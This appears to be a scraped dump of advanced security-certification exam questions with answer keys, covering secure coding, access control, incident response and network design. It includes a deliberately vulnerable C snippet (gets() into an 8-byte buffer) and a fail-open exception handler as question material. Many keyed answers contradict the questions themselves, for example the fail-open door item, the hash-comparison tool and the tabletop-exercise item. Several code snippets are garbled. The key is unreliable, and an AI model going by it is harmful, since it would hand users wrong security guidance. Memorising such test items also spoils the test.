
```
try {
     if (criticalValue)
          openDoors=true
     else
          OpenDoors=false
} catch (e) {
     OpenDoors=true
}
```

Which of the following is the BEST course of action for a security analyst to recommend to the software developer?

A. Rewrite the software to implement fine-grained, conditions-based testing
B. Add additional exception handling logic to the main program to prevent doors from being opened
C. Apply for a life-safety-based risk exception allowing secure doors to fail open
D. Rewrite the software’s exception handling routine to fail in a secure state

Answer: B

NEW QUESTION 140
Given the code snippet below:



```
#include <stdio.h>

#include <stdlib.h>

int main(void) {

  char username[8];

  printf(“Enter your username: “);

  gets(username)

  printf(“\n”;

if (username == NULL) {

  printf(“you did not enter a username\n”);

}

it strcmp(username, “admin”) {

 printf(“%s”, “Admin user, enter your physical token value: “);

// rest of conditional logic here has been snipped for brevity

} else [

printf(“Standard user, enter your password: “);

// rest of conditional logic here has been snipped for brevity

}

}
```

Which of the following vulnerability types in the MOST concerning?

A. Only short usernames are supported, which could result in brute forcing of credentials.
B. Buffer overflow in the username parameter could lead to a memory corruption vulnerability.
C. Hardcoded usernames with different code paths taken depend on which user is entered.
D. Format string vulnerability is present for admin users but not for standard user

Answer: B

NEW QUESTION 142
To meet a SLA, which of the following document should be drafted, defining the company’s internal interdependent unit responsibilities and delivery timelines.


A. BPA
B. OLA

C. MSA
D. MOU

Answer: B

Explanation:
OLA is an agreement between the internal support groups of an institution that supports SLA. According to the Operational Level Agreement, each internal support group has certain responsibilities to the other group. The OLA clearly depicts the performance and relationship of the internal service groups. The main objective of OLA is to ensure that all the support groups provide the intended ServiceLevelAgreement.

NEW QUESTION 145
An organization has established the following controls matrix:



	Minimum	Moderate	High
Physical Security	Cylinder Lock	Cipher Lock	Proximity Access Card
Environmental Security	Surge Protector	UPS	Generator
Data Security	Context-Based Authentication	MFA	FDE
Application Security	Peer Review	Static Analysis	Penetration Testing
Logical Security	HIDS	NIDS	NIPS

The following control sets have been defined by the organization and are applied in aggregate fashion:
Systems containing PII are protected with the minimum control set. Systems containing medical data are protected at the moderate level. Systems containing cardholder data are protected at the high level.
The organization is preparing to deploy a system that protects the confidentially of a database containing PII and medical data from clients. Based on the controls classification, which of the following controls would BEST meet these requirements?

A. Proximity card access to the server room, context-based authentication, UPS, and full-disk encryption for the database server.
B. Cipher lock on the server room door, FDE, surge protector, and static analysis of all application code.
C. Peer review of all application changes, static analysis of application code, UPS, and penetration testing of the complete system.
D. Intrusion detection capabilities, network-based IPS, generator, and context-based authenticatio

Answer: D

NEW QUESTION 150
A company's existing forward proxies support software-based TLS decryption, but are currently at 60% load just dealing with AV scanning and content analysis for HTTP traffic. More than 70% outbound web traffic is currently encrypted. The switching and routing network infrastructure precludes adding capacity, preventing the installation of a dedicated TLS decryption system. The network firewall infrastructure is currently at 30% load and has software decryption modules that can be activated by purchasing additional license keys. An existing project is rolling out agent updates to end-user desktops as part of an endpoint security refresh.
Which of the following is the BEST way to address these issues and mitigate risks to the organization?

A. Purchase the SSL, decryption license for the firewalls and route traffic back to the proxies for enduser categorization and malware analysis.
B. Roll out application whitelisting to end-user desktops and decommission the existing proxies, freeing up network ports.
C. Use an EDP solution to address the malware issue and accept the diminishing role of the proxy for URL categorization in the short team.
D. Accept the current risk and seek possible funding approval in the next budget cycle to replace the existing proxies with ones with more capacity.

Answer: B

NEW QUESTION 152
A threat advisory alert was just emailed to the IT security staff. The alert references specific types of host operating systems that can allow an unauthorized person to access files on a system remotely. A fix was recently published, but it requires a recent endpoint protection engine to be installed prior to running the fix.
Which of the following MOST likely need to be configured to ensure the system are mitigated accordingly? (Select two.)

A. Antivirus
B. HIPS
C. Application whitelisting
D. Patch management
E. Group policy implementation
F. Firmware updates

Answer: DF


NEW QUESTION 155
A network engineer is attempting to design-in resiliency characteristics for an enterprise network's VPN services.
If the engineer wants to help ensure some resilience against zero-day vulnerabilities explogted against the VPN implementation, which of the following decisions would BEST support this objective?

A. Implement a reverse proxy for VPN traffic that is defended and monitored by the organization's SOC with near-real-time alerting to administrators.
B. Subscribe to a managed service provider capable of supporting the mitigation of advanced DDoS attacks on the enterprise's pool of VPN concentrators.
C. Distribute the VPN concentrators across multiple systems at different physical sites to ensure some backup services are available in the event of primary site

loss.
D. Employ a second VPN layer concurrently where the other layer's cryptographic implementation is sourced from a different vendor.

Answer: D

NEW QUESTION 158
An information security officer is responsible for one secure network and one office network. Recent intelligence suggests there is an opportunity for attackers to gain access to the secure network due to similar login credentials across networks. To determine the users who should change their information, the information security officer uses a tool to scan a file with hashed values on both networks and receives the following data:



Corporate Network		Secure Network	
james.bond	asHU8$1bg	jbond	asHU8$1bg
tom.jones	wit4njyt%I	tom.jones	wit4njyt%I
dade.murphy	mUrpHTIME7	d.murph3	t%w3BT9)n
herbie.hancock	hh2016!#	hhanco	hh2016!#2
suzy.smith	1Li*#HFadf	ssmith	1LI*#HFadf

Which of the following tools was used to gather this information from the hashed values in the file?

A. Vulnerability scanner
B. Fuzzer
C. MD5 generator
D. Password cracker
E. Protocol analyzer

Answer: C

NEW QUESTION 163
A security analyst has requested network engineers integrate sFlow into the SOC's overall monitoring picture. For this to be a useful addition to the monitoring capabilities, which of the following must be considered by the engineering team?

A. Effective deployment of network taps
B. Overall bandwidth available at Internet PoP
C. Optimal placement of log aggregators
D. Availability of application layer visualizers

Answer: D

NEW QUESTION 166
Ann, a member of the finance department at a large corporation, has submitted a suspicious email she received to the information security team. The team was not expecting an email from Ann, and it contains a PDF file inside a ZIP compressed archive. The information security learn is not sure which files were opened. A security team member uses an air-gapped PC to open the ZIP and PDF, and it appears to be a social engineering attempt to deliver an explogt.
Which of the following would provide greater insight on the potential impact of this attempted attack?

A. Run an antivirus scan on the finance PC.
B. Use a protocol analyzer on the air-gapped PC.
C. Perform reverse engineering on the document.
D. Analyze network logs for unusual traffic.
E. Run a baseline analyzer against the user's compute

Answer: B

NEW QUESTION 169
A security engineer is embedded with a development team to ensure security is built into products being developed. The security engineer wants to ensure developers are not blocked by a large number of security requirements applied at specific schedule points. Which of the following solutions BEST meets the engineer's goal?

A. Schedule weekly reviews of al unit test results with the entire development team and follow up between meetings with surprise code inspections.
B. Develop and implement a set of automated security tests to be installed on each development team leader's workstation.
C. Enforce code quality and reuse standards into the requirements definition phase of the waterfall development process.
D. Deploy an integrated software tool that builds and tests each portion of code committed by developers and provides feedback.

Answer: C

NEW QUESTION 174
A security engineer is working with a software development team. The engineer is tasked with ensuring all security requirements are adhered to by the developers. Which of the following BEST describes the contents of the supporting document the engineer is creating?

A. A series of ad-hoc tests that each verify security control functionality of the entire system at once.
B. A series of discrete tasks that, when viewed in total, can be used to verify and document each individual constraint from the SRTM.
C. A set of formal methods that apply to one or more of the programing languages used on the development project.

D. A methodology to verify each security control in each unit of developed code prior to committing the code.

Answer: D

NEW QUESTION 179
The Chief Information Officer (CIO) wants to increase security and accessibility among the organization's cloud SaaS applications. The applications are configured to use passwords, and twofactor authentication is not provided natively. Which of the following would BEST address the CIO's concerns?

A. Procure a password manager for the employees to use with the cloud applications.
B. Create a VPN tunnel between the on-premises environment and the cloud providers.
C. Deploy applications internally and migrate away from SaaS applications.
D. Implement an IdP that supports SAML and time-based, one-time password

Answer: B

NEW QUESTION 184
Which of the following is the GREATEST security concern with respect to BYOD?

A. The filtering of sensitive data out of data flows at geographic boundaries.
B. Removing potential bottlenecks in data transmission paths.
C. The transfer of corporate data onto mobile corporate devices.
D. The migration of data into and out of the network in an uncontrolled manne


Answer: D

NEW QUESTION 185
A security administrator wants to implement two-factor authentication for network switches and routers. The solution should integrate with the company's RADIUS server, which is used for authentication to the network infrastructure devices. The security administrator implements the following:
An HOTP service is installed on the RADIUS server.
The RADIUS server is configured to require the HOTP service for authentication.
The configuration is successfully tested using a software supplicant and enforced across all network devices. Network administrators report they are unable to log onto the network devices because they are not being prompted for the second factor.
Which of the following should be implemented to BEST resolve the issue?

A. Replace the password requirement with the second facto
B. Network administrators will enter their username and then enter the token in place of their password in the password field.
C. Configure the RADIUS server to accept the second factor appended to the passwor
D. Network administrators will enter a password followed by their token in the password field.
E. Reconfigure network devices to prompt for username, password, and a toke
F. Network administrators will enter their username and password, and then they will enter the token.
G. Install a TOTP service on the RADIUS server in addition to the HOTP servic
H. Use the HOTP on older devices that do not support two-factor authenticatio
I. Network administrators will use a web portalto log onto these device

Answer: B

NEW QUESTION 186
Given the following output from a security tool in Kali:



```
[12:17:41] dumping options:


filename: </usr/share/sectools/scans>

state: <8>

lineo: <56>

literals: <74>

sequences: [34]

symbols: [0]

req_del: <200>

mseq_len: <1024>

plugin: <none>

s_syms: <0>

literal [1] = [jf2d43kaj4i9eahfh8fbiud8sd8sdhfdfhj9]
```

A. Log reduction
B. Network enumerator

C. Fuzzer
D. SCAP scanner

Answer: D

NEW QUESTION 187
Due to a recent breach, the Chief Executive Officer (CEO) has requested the following activities be conducted during incident response planning:
Involve business owners and stakeholders Create an applicable scenario
Conduct a biannual verbal review of the incident response plan Report on the lessons learned and gaps identified
Which of the following exercises has the CEO requested?

A. Parallel operations
B. Full transition
C. Internal review
D. Tabletop
E. Partial simulation

Answer: C

NEW QUESTION 192
An organization is considering the use of a thin client architecture as it moves to a cloud-hosted environment. A security analyst is asked to provide thoughts on the security advantages of using thin clients and virtual workstations. Which of the following are security advantages of the use of this combination of thin clients and virtual workstations?

A. Malicious insiders will not have the opportunity to tamper with data at rest and affect the integrity of the system.
B. Thin client workstations require much less security because they lack storage and peripherals that can be easily compromised, and the virtual workstations are protected in the cloud where security is outsourced.
C. All thin clients use TPM for core protection, and virtual workstations use vTPM for core protection with both equally ensuring a greater security advantage for a cloud-hosted environment.
D. Malicious users will have reduced opportunities for data extractions from their physical thin client workstations, this reducing the effectiveness of local attacks.

Answer: B

NEW QUESTION 197
A security analyst is attempting to break into a client's secure network. The analyst was not given prior information about the client, except for a block of public IP addresses that are currently in use. After network enumeration, the analyst's NEXT step is to perform:

A. a gray-box penetration test
B. a risk analysis
C. a vulnerability assessment
D. an external security audit
E. a red team exercise

Answer: A

NEW QUESTION 202
A security architect is determining the best solution for a new project. The project is developing a new intranet with advanced authentication capabilities, SSO for users, and automated provisioning to streamline Day 1 access to systems. The security architect has identified the following requirements:
1. Information should be sourced from the trusted master data source.
2. There must be future requirements for identity proofing of devices and users.
3. A generic identity connector that can be reused must be developed.
4. The current project scope is for internally hosted applications only.
Which of the following solution building blocks should the security architect use to BEST meet the requirements?

A. LDAP, multifactor authentication, oAuth, XACML
B. AD, certificate-based authentication, Kerberos, SPML
C. SAML, context-aware authentication, oAuth, WAYF
D. NAC, radius, 802.1x, centralized active directory

Answer: A

NEW QUESTION 206
Which of the following is an external pressure that causes companies to hire security assessors and penetration testers?

A. Lack of adequate in-house testing skills.
B. Requirements for geographically based assessments
C. Cost reduction measures
D. Regulatory insistence on independent review


Answer: D

NEW QUESTION 211
Engineers at a company believe a certain type of data should be protected from competitors, but the data owner insists the information is not sensitive. An information security engineer is implementing controls to secure the corporate SAN. The controls require dividing data into four groups: nonsensitive, sensitive but accessible, sensitive but export-controlled, and extremely sensitive. Which of
the following actions should the engineer take regarding the data?

A. Label the data as extremely sensitive.
B. Label the data as sensitive but accessible.
C. Label the data as non-sensitive.
D. Label the data as sensitive but export-controlle

Answer: C

NEW QUESTION 215
A security engineer is performing an assessment again for a company. The security engineer examines the following output from the review:
Which of the following tools is the engineer utilizing to perform this assessment?



```
Password complexity                                          Disabled
Require authentication from a domain controller before sign in Enabled
Allow guest user access                                      Enabled
Allow anonymous enumeration of groups                        Disabled
```

A. Vulnerability scanner
B. SCAP scanner
C. Port scanner
D. Interception proxy

Answer: B

NEW QUESTION 218
The marketing department has developed a new marketing campaign involving significant social media outreach. The campaign includes allowing employees and customers to submit blog posts and pictures of their day-to-day experiences at the company. The information security manager has been asked to provide an informative letter to all participants regarding the security risks and how to avoid privacy and operational security issues. Which of the following is the MOST important information to reference in the letter?

A. After-action reports from prior incidents.
B. Social engineering techniques
C. Company policies and employee NDAs
D. Data classification processes

Answer: C

NEW QUESTION 223
A newly hired security analyst has joined an established SOC team. Not long after going through corporate orientation, a new attack method on web-based applications was publicly revealed. The security analyst immediately brings this new information to the team lead, but the team lead is not concerned about it. Which of the following is the MOST likely reason for the team lead's position?

A. The organization has accepted the risks associated with web-based threats.
B. The attack type does not meet the organization's threat model.
C. Web-based applications are on isolated network segments.
D. Corporate policy states that NIPS signatures must be updated every hou

Answer: A

NEW QUESTION 225
The Chief Information Officer (CISO) is concerned that certain systems administrators will privileged access may be reading other user's emails. Review of a tool's output shows the administrators have used web mail to log into other users' inboxes. Which of the following tools would show this type of output?

A. Log analysis tool
B. Password cracker
C. Command-line tool
D. File integrity monitoring tool

Answer: A

NEW QUESTION 229
An organization is engaged in international business operations and is required to comply with various legal frameworks. In addition to changes in legal frameworks, which of the following is a primary purpose of a compliance management program?

A. Following new requirements that result from contractual obligations
B. Answering requests from auditors that relate to e-discovery
C. Responding to changes in regulatory requirements
D. Developing organizational policies that relate to hiring and termination procedures

Answer: C


NEW QUESTION 230
A company has gone through a round of phishing attacks. More than 200 users have had their workstation infected because they clicked on a link in an email. An incident analysis has determined an executable ran and compromised the administrator account on each workstation. Management is demanding the information security team prevent this from happening again. Which of the following would BEST prevent this from happening again?

A. Antivirus

B. Patch management
C. Log monitoring
D. Application whitelisting
E. Awareness training

Answer: A

NEW QUESTION 233
Providers at a healthcare system with many geographically dispersed clinics have been fined five times this year after an auditor received notice of the following SMS messages:



	Date	Subject	Message
1	5/12/2017	Change of room	Patient John Doe is now in room 201
2	5/12/2017	Prescription change	Ann Smith – add 5mg
3	5/13/2017	Appointment cancelled	John Doe cancelled
4	5/14/2017	Follow-up visit	Ann Smith scheduled a follow-up
5	5/20/2017	Emergency room	Ann Doe – patient #37125 critical
6	5/25/2017	Prescription overdose	John Smith – patient #25637 in room 37

Which of the following represents the BEST solution for preventing future files?

A. Implement a secure text-messaging application for mobile devices and workstations.
B. Write a policy requiring this information to be given over the phone only.
C. Provide a courier service to deliver sealed documents containing public health informatics.
D. Implement FTP services between clinics to transmit text documents with the information.
E. Implement a system that will tokenize patient number

Answer: A

NEW QUESTION 234
A penetration tester noticed special characters in a database table. The penetration tester configured the browser to use an HTTP interceptor to verify that the front-end user registration web form accepts invalid input in the user’s age field. The developer was notified and asked to fix the issue. Which of the following is the MOST secure solution for the developer to implement?

A. IF $AGE == “!@#%^&*()_+<>?”:{}[]” THEN ERROR
B. IF $AGE == [1234567890] {1,3} THEN CONTINUE
C. IF $AGE != “a-bA-Z!@#$%^&*()_+<>?”{}[]”THEN CONTINUE
D. IF $AGE == [1-0] {0,2} THEN CONTINUE

Answer: B

NEW QUESTION 239
As a result of an acquisition, a new development team is being integrated into the company. The development team has BYOD laptops with IDEs installed, build servers, and code repositories that utilize SaaS. To have the team up and running effectively, a separate Internet connection has been procured. A stand up has identified the following additional requirements:
1. Reuse of the existing network infrastructure
2. Acceptable use policies to be enforced
3. Protection of sensitive files
4. Access to the corporate applications
Which of the following solution components should be deployed to BEST meet the requirements? (Select three.)

A. IPSec VPN
B. HIDS
C. Wireless controller
D. Rights management
E. SSL VPN
F. NAC
G. WAF
H. Load balancer

Answer: DEF

NEW QUESTION 241
The government is concerned with remote military missions being negatively being impacted by the use of technology that may fail to protect operational security. To remediate this concern, a number of solutions have been implemented, including the following:
End-to-end encryption of all inbound and outbound communication, including personal email and chat sessions that allow soldiers to securely communicate with

families.
Layer 7 inspection and TCP/UDP port restriction, including firewall rules to only allow TCP port 80 and 443 and approved applications
A host-based whitelist of approved websites and applications that only allow mission-related tools and sites
The use of satellite communication to include multiple proxy servers to scramble the source IP address
Which of the following is of MOST concern in this scenario?

A. Malicious actors intercepting inbound and outbound communication to determine the scope of the mission
B. Family members posting geotagged images on social media that were received via email from soldiers
C. The effect of communication latency that may negatively impact real-time communication with mission control
D. The use of centrally managed military network and computers by soldiers when communicating with external parties

Answer: A

NEW QUESTION 245
During the decommissioning phase of a hardware project, a security administrator is tasked with ensuring no sensitive data is released inadvertently. All paper records are scheduled to be shredded in a crosscut shredded, and the waste will be burned. The system drives and removable media have been removed prior to e-cycling the hardware.
Which of the following would ensure no data is recovered from the system droves once they are disposed of?

A. Overwriting all HDD blocks with an alternating series of data.
B. Physically disabling the HDDs by removing the dive head.
C. Demagnetizing the hard drive using a degausser.
D. Deleting the UEFI boot loaders from each HD

Answer: C

NEW QUESTION 247
